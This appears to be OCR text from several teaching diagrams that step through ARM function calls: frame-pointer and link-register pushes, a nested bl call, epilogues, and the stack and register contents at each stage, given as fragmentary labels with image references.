
STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394


REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564


Functions


func1
func2
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
push {r11, lr}
set R11
Set new r0, r1
bl func2
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
STACK
0x000000F8
0x000000FC
0x00000100
0x00000000
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564
pop into R11


Functions


func1
func2
Set params r0,r1
0x00008390
bl func1
0x00008394
push {r11, lr}
set R11
Set new r0, r1
0x00008560
bl func2
0x00008564
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000000
0x00008564
pop into R11

Functions


func1
func2
Set params r0,r1
0x00008390
bl func1
0x00008394
push {r11, lr}
set R11
Set new r0, r1
0x00008560
bl func2
0x00008564
next instruction
EPILOGUE
pop {r11, pc}
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
bx lr
STACK
0x000000F8
0x000000FC
0x00000100
0x00008394
pop into R11
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000000
0x00008564

Functions

